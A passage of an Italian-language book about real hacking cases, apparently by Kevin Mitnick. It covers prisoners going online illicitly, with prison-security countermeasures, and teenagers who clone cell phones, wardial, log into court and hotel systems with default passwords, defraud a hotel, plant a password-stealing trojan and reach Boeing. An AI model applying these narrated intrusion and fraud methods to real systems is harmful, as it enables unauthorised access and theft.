Forse c'è una lezione da imparare qui: erano due assassini in carcere, ma ciò non significa che fossero feccia, marci fino al midollo. Erano dei truffatori che avevano inventato un modo per collegarsi a Internet illegalmente, ma ciò non significava che volessero ingannare delle persone innocenti o delle aziende ingenuamente poco sicure.

### *La scappatoia*

A ogni modo, i due hacker in erba non avevano lasciato che le piacevoli distrazioni dell'intrattenimento via Internet rallen-

tassero il loro apprendimento. "Riuscivo ad avere i libri che volevo dalla mia famiglia," dice William, che riteneva le sue scappatelle una forma di addestramento pratico assolutamente necessaria.

Volevo capire la meccanica intricata di una rete Tcp/Ip. Avevo bisogno di quel tipo di conoscenza per quando sarei uscito.

Era un'educazione ma era anche divertente, capisci quello che voglio dire? Era divertente perché sono un tipo di personalità di serie A, mi piace vivere sempre al massimo. Ed era un modo per sfidare le guardie. Perché non ne avevano la più pallida idea.

Al di là degli aspetti seri e faceti del loro uso di Internet, Danny e William trovarono anche degli stimoli nel socializzare. Avviarono un'amicizia elettronica con alcune donne, incontrandole in chat e comunicandoci via e-mail. Con alcune, ammisero di trovarsi in prigione; con la maggior parte, evitarono di citare il fatto. Il che non sorprende.

Vivere al massimo può rinvigorirti, ma comporta sempre un terribile rischio. William e Danny non potevano mai smettere di guardarsi le spalle.

"Una volta quasi ci beccarono," ricorda William. "Fu uno degli ufficiali che non ci piaceva perché era un vero paranoico. Non ci piaceva collegarci mentre era al lavoro."

Questa guardia un giorno chiamò il commissariato e scoprì che la linea era sempre occupata. "Lo aveva spaventato il fatto che uno degli uomini che lavoravano in cucina aveva iniziato ad avere una relazione con un'infermiera della clinica della prigione." La guardia sospettava che il prigioniero, George, stesse occupando la linea con una telefonata non autorizzata alla sua fidanzata. In realtà, la linea era intasata perché William stava usando Internet. La guardia era corsa al commissariato. "Sentimmo la chiave entrare nel cancello e capimmo che qualcuno stava arrivando. Spegnemmo tutto."

Quando la guardia entrò, William stava copiando dei rapporti sul computer e Danny fece un'espressione innocente. La guardia pretese di sapere perché la linea telefonica era stata occupata così a lungo. William si era preparato e gli imbastì una storia sulla necessità che aveva avuto di fare una telefonata per ottenere delle informazioni sul rapporto su cui stava lavorando:

Non potevamo avere una linea esterna da lì dietro, e lui lo sapeva, ma il tipo era semplicemente superparanoico. Pensò che in qualche modo avevamo aiutato George a chiamare la sua fidanzata.

Che credesse o meno alla storia di William, senza prove la guardia non poteva fare niente. George in seguito sposò l'infer-

miera; da quanto ne sa William, è ancora in prigione e ancora felicemente sposato.

### Crescendo

Come può un giovane come William – un ragazzino con una dimora stabile e dei genitori che si prendono cura di lui e lo sostengono – finire in prigione? “Gli anni della mia crescita furono ottimi. Ero uno studente che prendeva sempre C, ma molto in gamma. Non ho mai giocato a football e altre cose di quel genere, ma non ho mai avuto problemi finché non sono andato al college.”

Essere educato come un battista degli stati del Sud non fu un’esperienza positiva per William. Oggi sente che la religione ufficiale può danneggiare l’autostima di un giovane. “Sai com’è, sin dal principio ti insegnano che non vali niente.” Attribuisce le sue scelte prive di valore al fatto che si era convinto di non potercela fare nella vita. “Capisci, dovevo pure guadagnare il rispetto e la stima di me stesso da qualche parte e lo feci con persone che avevano paura di me.”

Da studente di filosofia, William capisce ciò che Friedrich Nietzsche voleva dire con il concetto di “metamorfosi dello spirito”:

Non so se hai mai letto Nietzsche, ma lui parlava del cammello, del leone e del bambino. E io ero veramente un cammello, facevo ciò che pensavo avrebbe reso felice la gente per guadagnar mi l’autostima dall’apprezzamento delle persone, anziché volermi bene e sorreggermi personalmente.

Ciononostante, William superò le scuole superiori con risultati impeccabili. I suoi problemi iniziarono quando si iscrisse a un college nelle vicinanze di Houston, e poi si trasferì in una scuola in Louisiana per studiare aviazione. L’istinto di piacere agli altri si trasformò in un bisogno di rispetto:

Vidi che potevo fare soldi vendendo ecstasy e così via. Le persone avevano paura di me perché ero sempre armato e sempre pronto a battermi, e mi capisci, a vivere la vita di un idiota. E poi mi ritrovai in un affare di droga finito male.

Lui e il suo cliente finirono per impuntarsi e a scontrarsi su chi avesse ragione. Arrivò il socio del cliente; erano due contro uno e William capì che avrebbe dovuto fare un gesto disperato altrimenti non sarebbe mai uscito di lì. Tirò fuori la pistola e sparò. E l’uomo rimase a terra.

Come affronta una realtà così dura un uomo che viene da una famiglia forte e stabile? Come comunica una notizia così terribile?

Una delle cose più difficili della mia vita fu dire a mia madre che l'avevo fatto. Sì, fu davvero dura.

William ha avuto molto tempo per riflettere su cosa lo abbia portato in prigione. Non se la prende con nessuno eccetto se stesso. "Capisci, sono state solo le scelte che feci perché la mia autostima era a pezzi. E non aveva nulla a che fare con i miei genitori perché mi avevano cresciuto nel modo che ritelevano giusto."

Per Danny, tutto andò storto in una sola notte:

Ero solo uno stupido ragazzino. La sera dei miei diciotto anni, mi organizzarono una grande festa. Sulla via del ritorno, un paio di ragazze dovevano andare al bagno, così mi fermai davanti a un ristorante. Quando uscirono, avevano un paio di tipi alle costole che le stavano importunando. Uscimmo dalla macchina in gruppo e ci fu una grossa rissa, e prima che fosse finita, investii uno di loro. Poi entrai nel panico e ce ne andammo in macchina. Mi allontanai dal posto.

Era la sindrome di Richard Nixon e Martha Stewart: non voler fare un passo avanti per assumersi la responsabilità delle proprie azioni. Se Dan non fosse fuggito con la macchina, l'accusa sarebbe stata con ogni probabilità omicidio colposo. La fuga dalla scena del delitto aggravò la situazione e una volta che fu rintracciato e arrestato era troppo tardi per chiunque per credere che fosse stato un incidente.

### *Ritorno al mondo libero*

William aveva scontato un quarto della sua condanna a trent'anni, ma non stava facendo alcun progresso durante le comparizioni annuali di fronte alla Commissione per la semilibertà. Ma la sua capacità di assumere l'iniziativa tornò alla ribalta. Iniziò così a scrivere delle lettere alla Commissione per la semilibertà; una lettera ogni due settimane, con una copia indirizzata personalmente a ciascuno dei tre membri della Commissione. Le lettere descrivevano in dettaglio quello che stava facendo di costruttivo: "I corsi che stavo seguendo, i voti che prendevo, i libri di informatica che leggevo e così via", dimostrando che "non ero frivolo e non stavo sprecando il mio tempo".

Racconta: "Uno dei membri disse a mia madre: 'Ricevo più lettere da lui che dai miei sei figli messi insieme'". Funzionò: continuò a farlo per quasi un anno e alla sua comparizione successiva lo fecero uscire. Danny, che aveva una condanna più breve, fu rilasciato più o meno nello stesso periodo.

Da quando hanno lasciato la prigione sia Danny sia William vivono fieramente determinati a tenersi fuori dai guai, lavorando grazie alle competenze acquisite durante gli anni passati dentro. Se è vero che entrambi hanno seguito dei corsi di tecnologia di livello universitario in prigione, sono tutti e due convinti che fu la loro esperienza pratica, per quanto pericolosa, a dare loro le competenze avanzate da cui oggi dipende il loro sostentamento.

In prigione Danny guadagnò sessantaquattro ore di crediti di livello universitario e anche se non riuscì a ottenere dei certificati professionali, adesso lavora con applicazioni potenti e importanti come Access e Sap.

Prima della prigione, William aveva completato il suo anno di noviziato al college ed era entrato nel secondo grazie al sostegno dei suoi genitori. Una volta uscito, riprese gli studi: "Feci domanda per il sostegno finanziario, lo ottenni e andai a scuola. Prendevo tutte A e lavoravo anche nel centro informatico della scuola".

Adesso ha due lauree da associato – in cultura generale e nella manutenzione delle reti telematiche – pagate entrambe tramite delle borse di studio. Nonostante le due lauree, William non ha avuto la stessa fortuna di Danny nel trovare un lavoro da informatico. Così ha preso quello che ha potuto trovare, accettando un posto che comportava del lavoro fisico. Bisogna ringraziare la sua determinazione e la mentalità aperta del suo datore di lavoro: non appena l'azienda ha riconosciuto le sue capacità informatiche, è stato dispensato dalle mansioni fisiche e messo a svolgere un lavoro in cui impiega meglio le sue qualifiche tecniche. È un lavoro informatico di contabilità di routine – non la progettazione di reti che preferirebbe fare – ma soddisfa questo bisogno nei fine settimana trovando delle modalità a basso costo per mettere in rete i sistemi informatici di due chiese nella zona di Houston, come volontario.

Questi due uomini sono eccezioni. In quella che è una delle sfide più urgenti e meno discusse che si pongono dinanzi alla società americana di oggi, la maggior parte dei criminali scarcerati deve affrontare una corsa a ostacoli quasi impossibile per trovare un lavoro, in particolare un lavoro che dia loro uno stipendio sufficiente a mantenere una famiglia. E si capisce il perché: quanti datori di lavoro possono sentirsi tranquilli all'idea di assumere un assassino, un rapinatore, uno stupratore? In molti stati, non possono ricevere neanche i benefici del welfare e così rimangono loro poche strade per mantenersi mentre continuano la ricerca quasi disperata di un lavoro. Le opzioni a loro disposizione sono decisamente limitate: e poi ci chiediamo perché in tanti ritornano così rapidamente in carcere e diamo per scontato che sia perché manchi loro la volontà di vivere rispettando le regole.

Oggi William ha qualche consiglio concreto da dare ai giovani e ai loro genitori:

Non credo si possa dire alcunché ai giovani per farli cambiare, se non di credere in se stessi, sai, e di non prendere mai delle scorciatoie, perché la strada lunga è sempre quella che dà maggiori soddisfazioni alla fine. E capisci, non te ne stare mai con le mani in mano perché non ti senti abbastanza forte per fare quello che hai bisogno di fare.

E Danny sarebbe senza alcun dubbio d'accordo con queste parole di William:

Adesso non scambierei la mia vita con niente al mondo. Sono arrivato a credere che posso aprirmi una strada nella vita per merito mio e senza prendere scorciatoie. Negli anni ho imparato che potevo farmi rispettare dalle persone per le mie qualità. Questo è il modo in cui cerco di vivere oggi.

### *Riflessioni*

La storia di William e Danny mette in luce come molti attacchi informatici vengono condotti con modalità contro cui i firewall non possono nulla: il furfante non è un giovane hacker o un ladro con buone capacità informatiche, ma un interno, un impiegato scontento, un lavoratore amareggiato licenziato da poco o – come in questo caso – un gruppo di insider che hanno i loro motivi e scopi particolari.

Molti casi registrati dimostrano che gli insider spesso rappresentano una minaccia più grande degli intrusi di cui abbiamo letto nei giornali. Mentre la maggior parte dei controlli di sicurezza si concentra sulla protezione del perimetro contro l'attaccante esterno, è l'insider ad avere accesso all'equipaggiamento fisico ed elettronico, alla cablatura, alle centraline telefoniche, alle workstation e alle prese di rete. Senza una procedura di sicurezza efficace – che comprenda un regolamento di sicurezza, la verifica, l'attuazione, il monitoraggio e altri controlli delle pratiche aziendali – un dipendente corrotto può danneggiare la rete interna della corporation sin troppo facilmente.

Un altro aspetto della loro storia mi ricorda il film *Le ali della libertà*. Un prigioniero di nome Andy è un fiscalista; alcune delle guardie gli fanno preparare le loro dichiarazioni dei redditi e lui dà dei consigli sul modo migliore per organizzare le loro finanze e limitare le responsabilità fiscali. Le competenze di Andy divengono ampiamente note tra gli addetti della prigione, portandolo a lavorare sui bilanci della prigione verso livelli am-

ministrativi sempre maggiori, finché alla fine non riesce a denunciare il direttore del carcere che ha falsificato i bilanci. Non solo in prigione, ma ovunque, dobbiamo essere tutti attenti e prudenti nei confronti delle persone cui diamo delle informazioni riservate.

Nel mio caso, il Marshal Service degli Stati Uniti,<sup>1</sup> aveva creato un alto livello di paranoa sulle mie capacità. Inserirono un avvertimento nella mia scheda che avvisava gli ufficiali della prigione di non rivelarmi informazioni personali, neanche i loro nomi. Prendevano alla lettera le voci incontrollate secondo cui ero in grado di infiltrarmi nella pletora dei database segreti del governo e cancellare l'identità di chiunque, compreso un maresciallo federale. Credo che avessero visto troppe volte il film *The Net*.

### *Contromisure*

Gli eventi descritti in questa storia si sono verificati in un ambiente chiuso e altamente controllato: anche un'organizzazione militare non supervisiona le attività dei suoi membri in modo così stretto come i detenuti di una prigione. O così pensano tutti, compresi gli addetti stessi della prigione.

Se la maggior parte delle precauzioni che avrebbero prevento questo hack si basa sullo stesso insieme di principi che si applicano a ogni genere di impresa (e vengono enumerati altrove in questo libro), alcuni sono specifici o di particolare importanza per un ambiente carcerario. Tra i più significativi, ricordiamo:

- Etichettate chiaramente i computer e le periferiche che sono collegate all'esterno o che contengono o permettono l'accesso a informazioni che i prigionieri non dovrebbero vedere con la scritta "Uso riservato al personale". Tra queste vi sono, per esempio, tutte le informazioni personali su guardie e addetti, i registri di pagamento dei salari, i registri dei prigionieri e le piante della prigione (compresi i dettagli dei sistemi di aerazione e affini che potrebbero essere usati per dei tentativi di evasione).
- Etichettate chiaramente gli altri computer con la scritta "A uso del detenuto".
- Mantenete un inventario accurato di tutti i computer, le periferiche e la componentistica per computer. Sviluppate un si-

<sup>1</sup> L'United States Marshals Service fa parte del dipartimento di Giustizia ed è la più vecchia agenzia per l'applicazione delle leggi degli Stati Uniti. Il suo compito è di proteggere i tribunali federali e garantire il corretto funzionamento della macchina giudiziaria. [N.d.T.]

stema per rintracciare la proprietà di questi prodotti che comprenda, dove possibile, un numero identificativo masterizzato o inciso su ciascuno di loro. Assicuratevi che i detenuti non possano acquisire computer, parti di computer o altri prodotti affini (soprattutto modem), a eccezione di quanto richiesto per la realizzazione di compiti autorizzati e solo quando supervisionati in modo appropriato.

- Permettete ai detenuti di dare una mano nel lavoro di amministrazione della prigione che comporta l'uso di un computer, *solo* se il loro lavoro può essere strettamente supervisionato da un membro dello staff sufficientemente esperto di tecnologia per effettuare una supervisione appropriata.

- Assegnate ai membri tecnici del personale il compito di condurre controlli periodici dei computer a disposizione dei detenuti per confermare che non siano stati modificati impropriamente. In particolare, queste ispezioni dovrebbero verificare che le macchine non abbiano delle connessioni Ethernet, dispositivi wireless o modem annessi, e che non vi siano installati software a eccezione di quelli autorizzati. I membri dello staff che conducono queste ispezioni hanno bisogno di conoscere i metodi per individuare i software che sono invisibili o progettati per funzionare in modalità "invisibile". È inoltre necessario condurre una ricerca periodica dei dispositivi per l'accesso senza fili (una minaccia recente e crescente nel mondo wireless di oggi).

- Usate software che limitino i computer all'esecuzione di compiti e funzioni specifiche. (A questo scopo, l'Ufficio federale delle prigioni era solito usare, e potrebbe ancora usare, un prodotto chiamato Watchdog.)

- Tenete tutti i computer, e in particolare le macchine a uso esclusivo del personale, in luoghi fisicamente sicuri.

- Stabilite un regolamento per la gestione delle password e richiedete l'uso di un salvaschermo con password o di un altro programma che blocchi elettronicamente la macchina a eccezione di quando viene utilizzata dall'utente.

- Mettete a punto un processo per tenere il sistema operativo e gli applicativi software aggiornati con le ultime riparazioni e patch di sicurezza. Il software antivirus ovviamente, ma anche altri programmi che rilevano i vari tipi di spyware e tutti quelli che possono assumere di nascosto il controllo remoto del computer.

### *Conclusioni*

In alcune situazioni, il senso comune ci dice che prendere delle precauzioni sofisticate per la sicurezza è una perdita di tempo. In una scuola di addestramento militare per esempio, non ci

si aspetta che tra gli studenti vi siano molte persone che non attendono altro che la prima occasione per barare o per violare le regole. In una scuola elementare, non ci si aspetta che un bambino di dieci anni ne sappia di più di sicurezza informatica del guru tecnologico del personale della scuola.

E in una prigione, non ci si aspetta che dei detenuti strettamente sorvegliati, che vivono osservando un insieme rigido di regole, possano reperire i mezzi non solo per trovare il modo di connettersi a Internet, ma anche per passare ore e ore di seguito, un giorno dopo l'altro, a spassarsela con la musica, i film, le comunicazioni con le donne e un sempre maggiore apprendimento informatico.

La morale: se siete responsabili della sicurezza informatica di una qualsiasi scuola, gruppo di lavoro, azienda o altra entità, qualsiasi cosa abbiate fatto sicuramente non è abbastanza. Continuate a cercare le cose che vi sfuggono. Mi vengono in mente le parole "vigilanza eterna".

#### 4.

### Guardie e ladri

Entrai nella classe piena di agenti di polizia e dissi: "Ragazzi, riconoscete qualcuno di questi nomi?". Lessi una lista di nomi. Un agente federale spiegò: "Sono giudici della Corte distrettuale di Seattle". E aggiunsi: "Bene, io ho un file di password con ventisei password craccate". I federali presenti diventarono quasi verdi.

*Don Boelling, Boeing Aircraft*

Matt e Costa non avevano pianificato un attacco alla Boeing Aircraft. Aveva solo finito per esserlo. Ma il risultato di quello e di altri incidenti nella loro catena di azioni di hacking dovrebbe essere un monito. I due potrebbero essere i testimonial di una campagna pubblicitaria per mettere in guardia altri hacker, troppo giovani per comprendere appieno le conseguenze delle loro azioni.

Costa (pronunciato "Coast-uh") Katsaniotis iniziò a familiarizzare con i computer all'età di undici anni, quando gli fu regalato un Commodore Vic 20, che cominciò a programmare per migliorarne le prestazioni. A quella tenera età realizzò anche un software che permetteva a un suo amico di collegarsi e vedere un elenco dei contenuti archiviati sul suo hard disk. "Quello fu il momento in cui iniziai veramente ad avvicinarmi ai computer, e ad amare l'aspetto enigmatico del trovare le soluzioni per farli funzionare." E non solo sul piano della programmazione. Matt mise anche le mani sull'hardware, senza preoccuparsi, dice, di perdere le viti "perché avevo iniziato a smontare le cose da quando avevo tre anni".

Sua madre lo mandò a una scuola privata fino all'ottavo anno e poi a una scuola pubblica. A quell'età i suoi gusti musicali oscillavano tra gli U2 (di cui acquistò il suo primo album e dei quali è ancora un fan appassionato), i Def Leppard e "altra musica più pesante"; nel frattempo i suoi interessi per i computer si espandevano e includevano anche "capire quello che potevo fare con i numeri di telefono". Un paio di ragazzi più grandi avevano imparato alcune cose sugli estensori degli 800-Wats, numeri telefonici che potevano essere usati per effettuare chiamate a lunga distanza gratuitamente.

Costa amava i computer e li capiva in modo naturale. Forse l'assenza di un padre aumentava il suo interesse di adolescente per un mondo verso il quale poteva esercitare un controllo totale.

Poi alle superiori mi presi una specie di pausa e cercai di capire chi erano le ragazze. Ma avevo sempre la mia passione per i computer e li tenevo sempre a portata di mano. Non iniziai veramente a decollare con l'hacking finché non ebbi un computer che poteva gestirlo, che fu il Commodore 128.

Un giorno Costa incontrò Matt – Charles Matthew Anderson – su una Bbs dell'area dello stato di Washington. "Credo che rimanemmo amici per circa un anno via telefono e tramite i messaggi che postavamo su diverse bacheche elettroniche, prima di incontrarci dal vivo." Matt – il cui nick è Cerebrum – descrive la sua infanzia come "piuttosto normale". Suo padre era un ingegnere della Boeing e aveva un computer a casa che Matt era autorizzato a usare. È facile immaginare che il padre fosse così poco entusiasta delle preferenze musicali del ragazzo ("industrial e alcune cose più dark") da non rendersi conto della strada pericolosa che Matt stava prendendo con il computer.

Iniziai a programmare in Basic quando avevo circa nove anni. Trascorsi gran parte della mia adolescenza sulla grafica e sulla musica al computer. Questa è una delle ragioni per cui i computer mi piacciono ancora oggi, smanettare con le cose multimediali è molto divertente.

Cominciai a darmi da fare con l'hacking nell'ultimo anno delle superiori, esplorando in particolare il phreaking, per imparare a sfruttare la rete telefonica usata dai professori e dagli amministratori per fare telefonate a lunga distanza. Erano cose che mi prendevano molto quando ero alle superiori.

Matt finì le scuole superiori tra i primi dieci della sua classe, si iscrisse all'Università di Washington e iniziò a studiare informatica, in particolare i mainframe. Al college, con un account assegnato su una macchina Unix, iniziò a studiare Unix, "servendomi di informazioni trovate su alcune Bbs underground e su alcuni siti".

### *Phreaking*

Dopo aver formato una squadra, Matt e Costa iniziarono a condursi l'un l'altro nella direzione sbagliata, sulla strada dell'hackeraggio del sistema telefonico, un'attività conosciuta come "phreaking". Una notte, ricorda Costa, i due si avventurarono in una spedizione che gli hacker chiamano "il tuffo nella spazzatura", rovistando nei rifiuti abbandonati all'esterno degli impianti di trasmissione delle compagnie telefoniche. "Nei cassonetti, tra i filtri del caffè e altre cose fetide, trovammo un elenco di tutti i

ripetitori e dei numeri di telefono per ciascuno di essi,” vale a dire i numeri di telefono e il Numero seriale elettronico, o Esn, che è l’identificativo unico assegnato a ogni telefono cellulare. Come fossero due gemelli che ricordano un evento comune dell’infanzia dandosi il cambio, Matt prosegue: “Erano numeri di test che i tecnici usano per testare la forza del segnale. Avevano cellulari speciali che funzionavano solo con quel ripetitore”.

I ragazzi acquistarono cellulari Oki 900 e un apparecchio per masterizzare dei programmi nuovi nei chip dei cellulari. Ma non si limitarono a inserire nuovi numeri; già che vi si trovavano, installarono anche un firmware speciale che permetteva loro di riprogrammare i cellulari con qualsiasi numero di telefono e di Esn volessero. Programmando i telefoni con i numeri speciali di test che avevano trovato, i due si regalarono un servizio telefonico cellulare gratuito. “L’utente sceglie il numero che vuole per fare una chiamata. Se avessimo dovuto, potevamo cambiare numero molto velocemente,” dice Costa.

(Questo è ciò che chiamo “il piano tariffario cellulare di Kevin Mitnick”: zero dollari al mese, zero al minuto, ma potresti finire per pagare un conto molto salato, se capisci cosa intendo.)

Grazie alla riprogrammazione, Matt e Costa potevano fare tutte le telefonate che volevano in qualsiasi parte del mondo; se fossero mai state registrate, sarebbero risultate sui libri contabili sotto la voce affari ufficiali della compagnia. Niente accuse, niente domande. La modalità ideale per ogni phreaker o hacker.

### *Entrare in tribunale*

Finire in tribunale è l’ultima cosa che un hacker vorrebbe, come so fin troppo bene. Hackerando insieme, Costa e Matt finirono presto in tribunale, ma in un senso differente.

Oltre ai tuffi nella spazzatura e al phreaking telefonico, la coppia di amici lasciava i computer accesi in modalità *wardialing*, alla ricerca di modem che potevano essere collegati a sistemi informatici in cui penetrare. Tra tutti e due, in una sola notte potevano riuscire a verificare milleduecento numeri di telefono. Con le macchine che chiamavano ininterrottamente, potevano scandagliare un intero prefisso telefonico nel giro di due o tre giorni. Quando tornavano alle macchine, l’elenco dei log mostrava loro da quali numeri di telefono avevano ottenuto risposte. “Avevo lanciato il mio wardialer per scansionare un prefisso di Seattle, il 206-553,” racconta Matt. “Tutti quei numeri di telefono appartengono ad agenzie federali di qualche tipo. Così quel prefisso telefonico era di per sé un obiettivo sensibile perché era riservato ai computer del governo federale.” In realtà, i

due non avevano delle motivazioni particolari per monitorare le agenzie federali governative:

COSTA: Eravamo solo dei ragazzini. Non avevamo un piano preordinato.

MATT: Quello che facevamo era gettare la rete nel mare per vedere che tipo di pesci abboccavano.

COSTA: Era più una cosa del tipo "che facciamo stasera?", "cosa posso scansionare stanotte?".

Un giorno Costa diede un'occhiata ai log del suo wardialer e vide che il programma era entrato in un computer che rispondeva con un avviso che recitava qualcosa del tipo: "Corte distrettuale degli Stati Uniti". Diceva anche: "Questa è proprietà federale". Costa pensò: "Tutto ciò è allettante".

Ma come entrare nel sistema? Avevano ancora bisogno di un nome utente e di una password. "Credo che fu Matt a indovinarmi," dice Costa. La risposta era troppo facile: nome utente: "public". Password: "public". Così c'era questo "avviso molto forte e spaventoso" sul fatto che il sito era di proprietà federale, eppure nessuna misura di sicurezza reale che sbarrasse l'accesso.

"Una volta che fummo dentro al sistema, prendemmo il file con le password," dice Matt. Ottennero facilmente i nomi utenti e le password dei giudici. "I giudici potevano controllare il calendario del tribunale e potevano consultare le informazioni sulla giuria o le storie dei casi giudiziari."

Avendo percepito il rischio, Matt ricorda: "Non ci spingemmo troppo oltre". Almeno, non in quel momento.

### *Ospiti dell'albergo*

Nel frattempo i due si davano da fare anche in altre aree. "Una delle cose che compromettemmo fu un'associazione di credito. Matt scoprì uno schema ricorrente nei numeri dei loro codici che ci permise di fare delle telefonate" a spese dell'associazione. Avevano anche dei piani per entrare nel sistema informatico del dipartimento della Motorizzazione civile "per vedere che tipo di patenti e altre cose potevamo trovare".

Continuarono ad affinare le proprie capacità e a penetrare nei sistemi. "Entravamo in molti computer in città. Entravamo nei concessionari di automobili. Ah, c'era anche un albergo nell'area di Seattle. Li chiamai e mi spacciai per un tecnico informatico della società che aveva prodotto il software per le prenotazioni dell'hotel. Parlai a una delle donne della reception e le spiegai che stavamo avendo delle difficoltà tecniche e che non

avrebbe potuto svolgere il suo lavoro correttamente se non si fosse premunita e non avesse fatto alcuni di cambiamenti.”

Con questa mossa standard, ben nota, di social engineering Matt scoprì facilmente le informazioni per entrare nel sistema. “Il nome utente e la password erano ‘hotel’ e ‘learn’.” La configurazione automatica inserita dagli sviluppatori del software non era mai stata cambiata.

L'intrusione nei computer del primo hotel permise loro di apprendere il funzionamento di un pacchetto software per le prenotazioni alberghiere che scoprirono essere assai diffuso. Quando, alcuni mesi dopo, i ragazzi presero di mira un altro albergo immaginarono che anche quello avrebbe potuto usare lo stesso software. E pensarono che l'albergo poteva servirsi della stessa configurazione automatica. Avevano ragione su entrambe le supposizioni. Come ricorda Costa:

Entrammo nel computer dell'albergo. La schermata che vedevo era praticamente identica a quella che vedevano lì nell'albergo. Così entrai e prenotai una suite, una delle migliori suite, da trecento dollari a notte, con vista sullo specchio d'acqua, il bar interno e tutto il resto.

Usai un nome falso e inserii una nota che sulla stanza era stato versato un anticipo di cinquecento dollari in contanti. Prenotata per una notte di gran casino. Passammo tutto il fine settimana sul posto, facemmo festa e svuotammo il minibar.

L'accesso al sistema informatico dell'hotel permise loro anche di vedere le informazioni sugli ospiti che avevano soggiornato nell'albergo, “comprese le informazioni finanziarie”.

Prima di andarsene, i ragazzi si fermarono al banco della reception e cercarono di ottenere il resto del loro “anticipo in contanti”. Quando l'impiegato disse che l'albergo avrebbe spedito loro un assegno, gli diedero un indirizzo falso e se ne andarono.

“Non ci hanno mai arrestati per quella storia,” dice Costa, aggiungendo, “speriamo che le restrizioni siano finite.” Qualche rimpianto? Non proprio. “In quella storia ci siamo un po' rifatti con il bar.”

### *Aprire una porta*

Dopo il fine settimana selvaggio, i ragazzi fecero ritorno balanzosi ai loro computer per vedere cos'altro avrebbero potuto fare con l'hack nella Corte distrettuale. Scoprirono rapidamente che il sistema operativo del computer del tribunale era stato acquistato da un'azienda che chiameremo Subsequent. Il software aveva una caratteristica incorporata che faceva partire una te-

lefonata alla Subsequent ogni volta che c'era bisogno di nuove patch per il software. Per esempio, "se un cliente di un computer della Subsequent acquistava un firewall e il sistema operativo richiedeva delle patch perché il firewall potesse funzionare, la società aveva un metodo per fare entrare il cliente nel proprio sistema aziendale e scaricare le patch. Questo è il modo in cui funzionava all'epoca", spiega Costa.

Matt aveva un amico, anch'egli programmatore C, che sapeva come realizzare un Trojan, un software che consente a un hacker di entrare di nascosto in un computer in cui è già entrato in precedenza. Un software molto comodo quando le password vengono cambiate o vengono prese altre misure per bloccare l'accesso. Tramite il computer della Corte distrettuale, Matt inviò il Trojan ai computer della Subsequent. Il software era stato scritto in modo tale che avrebbe anche "catturato tutte le password e le avrebbe registrate in un file segreto, oltre a permetterci un ingresso alternativo di root (accesso da amministratore) nel caso fossimo stati tagliati fuori".

Entrare nel computer della Subsequent portò loro un vantaggio inaspettato: l'accesso a un elenco di compagnie che usavano lo stesso sistema operativo della Subsequent. Oro puro. "Ci diceva a quali altre macchine potevamo accedere." Una delle compagnie citate sulla lista era un gigante dell'industria locale, il posto in cui lavorava il padre di Matt: la Boeing Aircraft.

"Ottenemmo il nome utente e la password di un ingegnere che funzionava sulle caselle che aveva venduto alla Boeing. Scoprimmo che potevamo accedere al log-in e alla password di tutte le caselle della Boeing," dice Costa.

La prima volta che Matt chiamò il numero di telefono per le connessioni esterne al sistema della Boeing, gli capitò un colpo di fortuna.

L'ultima persona che aveva chiamato non aveva sconnesso il modem nel modo giusto così quando mi collegai aprii una sessione come se fossi uno degli utenti. Mi ritrovai con la shell di Unix di un tipo e fu come: "Wow, sto calcando le impronte del tipo".

(Alcuni modem dial-up di prima generazione non erano configurati, così sconnettevano automaticamente il sistema quando l'utente riagganciava. Da giovane, ogni volta che mi imbattevo in questo tipo di configurazioni facevo cadere la connessione dell'utente inviando un comando al commutatore della compagnia telefonica o facendo del social engineering con un tecnico della compagnia telefonica per far interrompere la connessione. Una volta che la connessione era stata interrotta, potevo collegarmi e usare l'account che era attivo al momento della caduta della con-

nessione. Matt e Costa, dal canto loro, si erano imbattuti semplicemente in una connessione ancora attiva.)

Avere una shell di Unix voleva dire che erano dentro al firewall, con il computer che era a tutti gli effetti pronto a ricevere istruzioni. Matt:

Così andai avanti e craccai la sua password, quindi la usai su alcune macchine locali dove potevo avere l'accesso di root [da amministratore]. Una volta che avevo la root, potevamo usare l'account di qualcun altro e cercare di andare su altre macchine cui queste persone avevano accesso guardando alla storia della loro shell.

Se era stata una coincidenza che il modem fosse online quando Matt aveva chiamato, quello che stava accadendo alla Boeing quando Matt e Costa iniziarono la loro intrusione nella compagnia era una coincidenza ancora maggiore.

### *Controllare le barricate*

In quel momento, la Boeing stava ospitando un seminario di alto livello sulla sicurezza informatica per un pubblico di dipendenti delle corporation, agenti di polizia, del Fbi e del Secret Service.

A coordinare la sessione era Don Boelling, un uomo che conosceva da vicino le misure di sicurezza informatica della Boeing e gli sforzi per migliorarle, e che aveva combattuto le battaglie interne sulla sicurezza per molti anni. “La nostra rete e la nostra sicurezza informatica erano come dappertutto: pressoché nulle. Ed ero molto preoccupato per questo.”

Già nel 1998, quando lavorava all'appena nata Boeing Electronics, Don aveva partecipato a un incontro con il presidente e diversi vicepresidenti della divisione e aveva detto loro: “Guardate cosa posso fare con la vostra rete”. Aveva hackerato le linee collegate tramite modem e aveva dimostrato loro che non c'erano password. Era andato avanti dimostrando che avrebbe potuto attaccare tutte le macchine che voleva. I dirigenti videro che su un computer dopo l'altro compariva un account da guest con la password “guest”. Don gli dimostrò come un account come quello rendesse facile l'accesso al file delle password e il suo download su una qualsiasi altra macchina, anche una al di fuori della compagnia.

Aveva fatto valere le sue ragioni. “Quella dimostrazione permise l'avvio del programma di sicurezza alla Boeing,” ci racconta Don. Ma il programma era ancora in fase embrionale quando Matt e Costa iniziarono le loro incursioni. Per Don era stato “difficile convincere i dirigenti a investire veramente delle risorse e

dei fondi nella sicurezza." L'episodio di Matt e Costa si sarebbe dimostrato "il caso che li convinse al posto mio".

Il suo ruolo coraggioso come portavoce della sicurezza aveva portato all'organizzazione da parte di Don di un seminario alla Boeing di indagine scientifica in ambito informatico assolutamente innovativo. "Un funzionario del governo ci aveva chiesto se volevamo dare una mano ad avviare un gruppo misto formato da rappresentanti dell'industria e delle forze di polizia per produrre delle informazioni. L'organizzazione era concepita per favorire la formazione di agenti di polizia per le indagini tecnologiche della scientifica che comportavano tecniche di indagine hi-tech. Parteciparono rappresentanti della Microsoft, la compagnia telefonica Us West, un paio di banche e diverse organizzazioni finanziarie. Vennero anche degli agenti del Secret Service per condividere la loro conoscenza sugli aspetti hi-tech della contrattazione."

